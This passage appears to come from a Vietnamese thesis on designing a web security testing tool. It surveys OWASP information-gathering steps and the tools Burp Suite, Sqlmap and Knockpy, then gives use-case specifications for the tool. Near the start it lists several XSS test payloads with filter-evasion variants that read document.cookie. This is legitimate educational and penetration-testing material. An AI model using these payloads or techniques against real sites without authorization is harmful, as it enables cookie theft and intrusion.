
XSS là một trong những kĩ thuật tấn công phổ biến nhất hiện nay, đồng thời nó cũng là một trong những vấn đề bảo mật quan trọng đối với các nhà phát triển web và cả những người sử dụng web. Bất kì một website nào cho phép người sử dụng đăng thông tin mà không có sự kiểm tra chặt chẽ các đoạn mã nguy hiểm thì đều có thể tiềm ẩn các lỗi XSS. Thử nghiệm nhúng các đoạn mã (script) vào các form nhập liệu và các dữ liệu đầu vào trên trình duyệt để tìm ra lỗi XSS. Việc kiểm tra có thể sử dụng các công cụ chuyên biệt hoặc bằng tay chèn các chuỗi script vào đối tượng :

```
"><script >alert(document.cookie)</script>
"><ScRiPt>alert(document.cookie)</ScRiPt>
"%3e%3cscript%3ealert(document.cookie)%3c/script%3e
"><scr<script>ipt>alert(document.cookie)</scr</script>ipt>
%00"><script>alert(document.cookie)</script>
```

1.2.3. Quy trình thực hiện đánh giá an toàn ứng dụng Web

Có rất nhiều tiêu chuẩn được đưa ra để phục vụ cho việc đánh giá an toàn ứng dụng Web, có thể kể đến như ISSAF, OSSTMM và OWASP. Cụ thể đối với tiêu chuẩn OWASP phiên bản mới nhất, công việc đánh giá sẽ bao gồm:

- *Thu thập và khảo sát thông tin*
- *Kiểm tra và quản lý cấu hình*
- *Kiểm tra quản lý định danh*
- *Kiểm tra cơ chế xác thực*
- *Kiểm tra việc ủy quyền*
- *Kiểm tra quản lý phiên*
- *Kiểm tra dữ liệu đầu vào*
- *Kiểm tra xử lý lỗi*
- *Kiểm tra mật mã yếu*
- *Kiểm tra Business Logic*
- *Kiểm tra phía người dùng*
- *Kiểm tra API*



Hình 1.7 Tiêu chuẩn OWASP

Trong đó thì "*Thu thập và khảo sát thông tin"* là công việc đầu tiên khi thực hiện bất kỳ một phiên đánh giá nào. Theo EC-Council, "*Thu thập và khảo sát thông tin"* có thể chiếm tới 80% khả năng thành công của một cuộc đánh giá. Chính vì thế khi thực hiện bước này, người đánh giá cần thực hiện thu thập nhiều thông tin nhất có thể, để phục vụ cho toàn bộ quá trình đánh giá sau này. Tùy vào kinh nghiệm của mình, người kiểm thử có thể sử dụng những phương pháp, kỹ thuật và công cụ khác nhau phục vụ cho việc thu thập. Theo OWASP, việc "*Thu thập và khảo sát thông tin"* sẽ gồm những bước sau:

Bảng 1.2 Bảng kiểm thử thu thập thông tin theo OWASP

ID	Ca kiểm thử	Mô tả	Công cụ
OTG-INFO-001	Sử dụng các search engine để phát hiện các thông tin rò rỉ	*Thực hiện tìm kiếm các thông tin về ứng dụng Web với các search engine: Google, Bing, Duck Duck Go, Shodan (lưu ý với Google, nên sử dụng các advanced search operator như site, cache…)*	Google Hacking, Sitedigger, Shodan, FOCA, Punkspider
OTG-INFO-002	Xác định Web server	*Tìm kiếm các phiên bản của Web Server mà ứng dụng Web đang chạy.*	Httprint, Httprecon, Desenmascarame
OTG-INFO-003	Kiểm tra các metafile của Web Server	*Phân tích file robots.txt và các thẻ <Meta> trong ứng dụng Web*	Browser, curl, wget
OTG-INFO-004	Liệt kê các ứng dụng trên Web Server	*Lấy danh sách các cổng mở trên server, DNS zone transfers*	Webhosting.info, dnsrecon, Nmap, fierce, Recon-ng, Intrigue
OTG-INFO-005	Đánh giá các comment và metadata trong trang Web	*Thu thập các thông tin nhạy cảm trong phần comment của mã nguồn*	Browser, curl, wget
OTG-INFO-006	Xác định các điểm đầu vào của ứng dụng Web	*Liệt kê được các điểm đầu vào của ứng dụng Web. Các điểm đầu vào của Web có khá nhiều cơ bản sẽ chưa trong header: cookie, hoặc trong biến POST, GET*	Burp proxy, ZAP, Tamper data

OTG-INFO-007	Thu thập đường dẫn trên ứng dụng Web	*Sử dụng các công cụ search như google với cú pháp: site:vnpt.vn để liệt kê tất cả các đường link mà google index được với site vnpt, hoặc sử dụng một số công cụ crawl tự động như Acunetix…*	Burp proxy, ZAP
OTG-INFO-008	Tìm hiểu các Framework, nền tảng ứng dụng Web đang sử dụng	*Tìm kiếm các thông tin về framework/CMS trong HTTP headers, Cookies, mã nguồn, các file và thư mục đặc biệt*	WhatWeb, BlindElephant, Wappalyzer
OTG-INFO-009	Tìm hiểu thông tin về ứng dụng Web	*Xác định cá phiên bản của các thành phần mà ứng dụng Web sử dụng từ đó tìm các lỗ hổng bảo mật đã biết và các cách khai thác thích hợp.*	WhatWeb, BlindElephant, Wappalyzer, CMSmap
OTG-INFO-010	Mô tả kiến trúc ứng dụng	*Xác định kiến trúc của ứng dụng Web*	Browser, curl, wget

1.3. Khảo sát công cụ kiểm thử an toàn ứng dụng Web

1.3.1. Công cụ Burp Suite

Burp Suite là một trong những công cụ tốt nhất hỗ trợ đánh giá an toàn ứng dụng Web. Nhiều tính năng của nó sẽ rất hữu ích giúp chúng ta thực hiện các nhiệm vụ khác nhau, từ việc chặn bắt một request và thay đổi nó, dò quét các điểm yếu trên ứng dụng Web cho tới việc thực hiện kiểm tra ngẫu nhiên các thẻ phiên và các chức năng khác nữa. Sau đây chúng ta sẽ thảo luận về các chức năng chính của công cụ này.

Burp Suite (phiên bản miễn phí) đã có sẵn trên các bản BackTrack. Nếu chúng ta muốn sử dụng phiên bản thương mại, chúng ta có thể tải về tại: http://portswigger.net/burp/download.html. Một vài tính năng mà không có trên bản miễn phí như: Burp Scanner, TaskScheduler, Target Analyzer…

Các tính năng chính của Burp Suite:

• Proxy: Chúng ta có thể sử dụng Burp Suite để làm một proxy. Mặc định Burp Suite sử dụng cổng 8080 để chạy dịch vụ này. Khi sử dụng proxy, chúng ta có thể chặn bắt và thay đổi nội dung phần tiêu đề từ client tới ứng dụng Web. Để tính năng proxy hoạt động, chúng ta cần cấu hình sử dụng proxy trên trình duyệt Web. Chúng ta cũng có thể loại bỏ các gói tin nếu chúng ta không muốn các gói tin được chuyển tới đích, hoặc chuyển hướng gói tin tới một đích khác, ….

• Spider: Là một tính năng của Burp Suite được sử dụng để thu thập thông tin về ứng dụng Web như: tìm đường link mới, nội dung, …. Nó tự động gửi các form đăng nhập (thông qua người dùng xác định đầu vào) trong trường hợp nó tìm thấy bất kỳ và tìm kiếm những nội dung mới từ các phản hồi. Thông tin này sau đó có thể được gửi đến Burp Suite Scanner để thực hiện quét chi tiết về tất cả các liên kết và nội dung được cung cấp bởi một Spider.

• Scanner: Nó được sử dụng để quét các điểm yếu ứng dụng Web. Có 3 loại kiểu quét là quét bị động, quét chủ động và quét theo kiểu người dùng chỉ định. Một vài trường hợp cảnh báo sai có thể xảy ra trong quá trình kiểm tra bởi lẽ các chương trình quét tự động thường khó có thể cho kết quả chính xác 100%. Tính năng Burp Suite Scanner không được tính hợp trong phiên bản miễn phí.

• Intruder: Tính năng này có thể được sử dụng để khai thác các điểm yếu, dò thám các ứng dụng Web, thực hiện tấn công brute force, ….

• Repeater: Tính năng này được sử dụng để chỉnh sửa và gửi yêu cầu cùng một số lần và phân tích các câu trả lời trong tất cả những trường hợp khác nhau.

• Sequencer: Tính năng này được sử dụng chủ yếu để kiểm tra ngẫu nhiên các thẻ phiên cung cấp bởi các ứng dụng Web. Nó thực hiện các bài kiểm tra bậc cao khác nhau để tìm ra kết quả.

• Decoder: Tính năng này có thể được sử dụng để giải mã dữ liệu để lấy lại hình thức ban đầu, hoặc để mã hóa và mã hóa dữ liệu.

• Comparer: Tính năng này được sử dụng để thực hiện so sánh giữa hai yêu cầu, đáp ứng hay một dạng dữ liệu khác. Tính năng này có thể hữu ích khi so sánh các phản ứng với đầu vào khác nhau.

1.3.2. Công cụ mã nguồn mở Sqlmap

Một công cụ rất hữu ích khác để rà soát lỗ hổng SQL Injection là Sqlmap. Sqlmap có thể tải tại https://Sqlmap.org/, có rất nhiều tính năng tương tự SQLiX cũng như thêm một số tính năng rà soát và khai thác.

Các tính năng của công cụ:

- Hỗ trợ đầy đủ làm việc với các hệ quản trị cơ sở dữ liệu MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB...
- Hỗ trợ đầy đủ cho các kỹ thuật tấn công SQL Injection: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries và out-of-band
- Kết nối trực tiếp với cơ sở dữ liệu mà không cần thông qua SQL, bằng cách cung cấp thông tin đăng nhập DBMS, địa chỉ IP, cổng và tên cơ sở dữ liệu.
- Liệt kê người dùng, password hash, đặc quyền, vai trò, cơ sở dữ liệu, bảng và cột.
- Tự động nhận dạng các định dạng băm mật khẩu và hỗ trợ bẻ khóa chúng bằng cách sử dụng một cuộc tấn công dựa trên từ điển.
- Trích xuất hoàn toàn các bảng cơ sở dữ liệu, một loạt các mục hoặc các cột cụ thể theo lựa chọn của người dùng
- Tìm kiếm tên cơ sở dữ liệu cụ thể, các bảng cụ thể trên tất cả các cơ sở dữ liệu hoặc các cột cụ thể trên tất cả các bảng của cơ sở dữ liệu
- Tải xuống và tải lên bất kỳ tệp nào từ máy chủ cơ sở dữ liệu bên dưới hệ thống tệp khi phần mềm cơ sở dữ liệu là MySQL, Postgres Query hoặc Microsoft SQL Server.
- Thực hiện các lệnh tùy ý và truy xuất đầu ra tiêu chuẩn của chúng trên máy chủ cơ sở dữ liệu bên dưới hệ điều hành khi phần mềm cơ sở dữ liệu là MySQL, Postgres Query hoặc Microsoft SQL Server

1.3.3. Công cụ mã nguồn mở Knockpy

Subdomain là phần mở rộng của một tên miền. Subdomain có thể được tạo hoàn toàn miễn phí và nó có thể hoạt động như một tên miền thực thụ. Subdomain ra đời nhằm giải quyết về chi phí đăng ký cũng như giúp tạo ra

nhiều Website trên các lĩnh vực khác nhau thuộc tên miền chính. Vì Subdomain thực chất chỉ là tên miền con để tiết kiệm chi phí, nên nó sẽ có thể có các giao diện riêng, mã nguồn riêng, thậm chí còn có cả lỗ hổng riêng. Một số Subdomain bị ẩn đi và thường khi ẩn đi thì "đa số" người quản lí cũng không hay quan tâm hoặc quan tâm chưa đủ đến vấn đề bảo mật của nó.

Knockpy là một công cụ python mã nguồn mở được thiết kế để liệt kê các Subdomain của một tên miền đích dựa trên một danh sách từ. Với sức mạnh của mình Knockpy có thể quét chuyển vùng DNS và vượt qua bản ghi DNS ký tự đại diện một cách tự động miễn là nó được kích hoạt.

1.4. Xác định yêu cầu chức năng của công cụ

Xây dựng công cụ phải đảm bảo các yếu tố cơ bản trong việc *"Thu thập và khảo sát thông tin"* cũng như khai thác nhanh chóng được lỗ hổng dựa trên Sqlmap, từ cơ sở đó công cụ sẽ bao gồm những chức năng sau:

- Tra cứu thông tin liên quan đến CVE
- Truy vết, xác định các thông tin của ứng dụng mục tiêu
- Kiểm tra các tên miền phụ, các đường dẫn khả dụng
- Xác định được lỗ hổng SQL Injection.
- Xác định được lỗ hổng Cross Site Scripting

Các thao tác của người dùng được thực hiện thông qua một giao diện trực quan đơn giản, có thể hoạt động đa nền tảng, tối ưu hóa quá trình kiểm thử, giảm thiểu thời gian đánh giá nhưng vẫn đảm bảo được chất lượng công việc.

CHƯƠNG 2. PHÂN TÍCH, THIẾT KẾ CÔNG CỤ

2.1. Mô hình phân cấp chức năng

Hình 2.1 Sơ đồ mô hình phân cấp chức năng

Thu thập thông tin: Là bước đầu tiên của quá trình kiểm thử, và đây là bước quan trọng có ảnh hưởng to lớn đến kết quả kiểm thử. Nếu thông tin thu thập đầy đủ và chính xác sẽ giúp rút ngắn thời gian kiểm thử và đảm bảo cho quá trình đánh giá. Sau khi thực hiện thu thập thông tin chúng ta sẽ biết chi tiết về các phiên bản phần mềm, subdomain và hiểu được các hoạt động ở bước tiếp theo để đánh giá hệ thống. Ngoài ra chúng ta có thể xác định các thông tin về: hệ điều hành, phương thức mà đối tượng cho phép, từ đó sẽ giúp người kiểm thử xây dựng các kịch bản phù hợp để thực hiện tấn công. Các chức năng mà công cụ cung cấp gồm:


- *Tra cứu CVE*: Tra cứu các CVE đã được công bố
- *Truy vết Website*: Xác định nền tảng mà ứng dụng Web sử dụng, đăng ký SSL, Hosting và IP của mục tiêu
- *Kiểm tra HTTP Methods*: Kiểm tra xem các phương thức nào mà mục tiêu cho phép từ đó đưa ra kịch bản khai thác phù hợp
- *Kiểm tra Subdomain*: Kiểm tra các tên miền phụ của mục tiêu
- *Thu thập đường dẫn*: Tự động duyệt Web để thu thập toàn bộ những đường dẫn khả dụng của mục tiêu

Xác định lỗ hổng: Phân tích các request, response để tìm những điểm bất thường từ đó khai thác thành các lỗ hổng. Các lỗ hổng mà công cụ cung cấp:

- *Xác định SQLi*: Kết hợp công cụ Burp Suite và Sqlmap để khai thác lỗ hổng SQL Injection
- *Xác định XSS*: Dựa trên regex để khai thác DOM-based XSS và Reflected XSS


2.2. Mô hình ca sử dụng

2.2.1. Biểu đồ ca sử dụng mức tổng thể




Hình 2.2 Biểu đồ ca sử dụng mức tổng thể

2.2.2. Biểu đồ ca sử dụng mức chi tiết



Hình 2.3 Biểu đồ ca sử dụng thu thập thông tin



Hình 2.4 Biểu đồ ca sử dụng xác định lỗ hổng

2.2.3. Đặc tả ca sử dụng

Bảng 2.1 Bảng đặc tả chức năng tra cứu CVE

Use Case	Tra cứu CVE
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử tra cứu thông tin CVE
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn “Thu thập thông tin” > “Tra cứu CVE”
Basic Flows	Use case bắt đầu khi Người kiểm thử muốn tra cứu thông tin CVE: 1. Ứng dụng hiển thị giao diện “Tra cứu CVE” 2. Nhập thông tin CVE cần tìm 3. Nhấn “Enter” để tiến hành tra cứu 4. Công cụ kiểm tra tính hợp lệ của CVE 5. Use case kết thúc
Alternative Flows	Nếu nhập thông tin CVE không có hoặc không hợp lệ, ứng dụng sẽ hiển thị “Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại” Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi “Kết nối lỗi, vui lòng thử lại” và kết thúc Use case.
Post-conditions	Công cụ hiển thị thông tin CVE cần tìm tại màn hình
Special Requirements	Không có

Bảng 2.2 Bảng đặc tả chức năng truy vết Website

Use Case	Truy vết Website
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử tìm kiếm các thông tin về phiên bản và loại máy chủ mà mục tiêu đang chạy
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn "Thu thập thông tin" > "Truy vết Website"
Basic Flows	Use case bắt đầu khi Người kiểm thử muốn truy vết Website để xác định các lỗ hổng bảo mật đã biết có thể có của mục tiêu: 1. Ứng dụng hiển thị giao diện "Truy vết Website" 2. Nhập URL của Website mục tiêu 3. Nhấn "Enter" để tiến hành kiểm tra 4. Công cụ kiểm tra tính hợp lệ của URL 5. Use case kết thúc
Alternative Flows	Nếu nhập thông tin URL Website không có hoặc không hợp lệ, ứng dụng sẽ hiển thị "Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại" Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi "Kết nối lỗi, vui lòng thử lại" và kết thúc Use case.
Post-conditions	Công cụ hiển thị thông tin các về Background, Network, SSL/TLS, Hosting của mục tiêu
Special Requirements	Không có

Bảng 2.3 Bảng đặc tả chức năng kiểm tra HTTP Methods

Use Case	Kiểm tra HTTP Methods
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử kiểm tra các HTTP Methods mà Website cho phép
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn "Thu thập thông tin" > "Kiểm tra HTTP Methods"
Basic Flows	Use case bắt đầu khi Người kiểm thử muốn kiểm tra HTTP Methods của một Website: 1. Ứng dụng hiển thị giao diện "Kiểm tra HTTP Methods" 2. Nhập URL của Website mục tiêu 3. Nhấn "Enter" để tiến hành kiểm tra 4. Công cụ kiểm tra tính hợp lệ của URL nhập vào 5. Use case kết thúc
Alternative Flows	Nếu nhập thông tin URL Website không có hoặc không hợp lệ, ứng dụng sẽ hiển thị "Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại" Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi "Kết nối lỗi, vui lòng thử lại" và kết thúc Use case.
Post-conditions	Công cụ hiển thị thông tin các HTTP Methods của Website và lưu lại trong file
Special Requirements	Không có

Bảng 2.4 Bảng đặc tả chức năng kiểm tra Subdomain

Use Case	Kiểm tra Subdomain
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử kiểm tra subdomain của trang Web mục tiêu
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn "Thu thập thông tin" > "Kiểm tra Subdomain"
Basic Flows	Use case bắt đầu khi Người kiểm thử muốn kiểm tra subdomain của một Website: 1. Ứng dụng hiển thị giao diện "Kiểm tra Subdomain" 2. Nhập URL của Website mục tiêu 3. Nhấn "Enter" để tiến hành kiểm tra 4. Công cụ kiểm tra tính hợp lệ của URL 5. Use case kết thúc
Alternative Flows	Nếu nhập thông tin URL Website không có hoặc không hợp lệ, ứng dụng sẽ hiển thị "Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại" Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi "Kết nối lỗi, vui lòng thử lại" và kết thúc Use case.
Post-conditions	Công cụ hiển thị thông tin các subdomain và mã phản hồi của Website
Special Requirements	Không có

Bảng 2.5 Bảng đặc tả chức năng thu thập đường dẫn

Use Case	Thu thập đường dẫn
Actor	Người kiểm thử
Brief Description	Use case này mô tả cách Người kiểm thử thu thập các đường dẫn của Website mục tiêu
Pre-conditions	Sau khi vào giao diện công cụ, Người kiểm thử chọn "Thu thập thông tin" > "Thu thập đường dẫn"
Basic Flows	Use case bắt đầu khi Người kiểm thử muốn thu thập đường dẫn của một Website: 1. Ứng dụng hiển thị giao diện "Thu thập đường dẫn" 2. Nhập URL của Website mục tiêu 3. Nhập Cookies (nếu có) 4. Nhấn "Enter" để tiến hành kiểm tra 5. Công cụ kiểm tra tính hợp lệ của URL 6. Use case kết thúc
Alternative Flows	Nếu nhập thông tin URL Website không có hoặc không hợp lệ, ứng dụng sẽ hiển thị "Dữ liệu nhập vào không hợp lệ, xin hãy nhập lại" Nếu có lỗi trong quá trình xử lý (server đóng), ứng dụng sẽ hiển thị thông báo lỗi "Kết nối lỗi, vui lòng thử lại" và kết thúc Use case.
Post-conditions	Công cụ hiển thị thông tin các đường dẫn của Website và lưu lại trong file
Special Requirements	Không có

Bảng 2.6 Bảng đặc tả chức năng xác định lỗ hổng SQL Injection

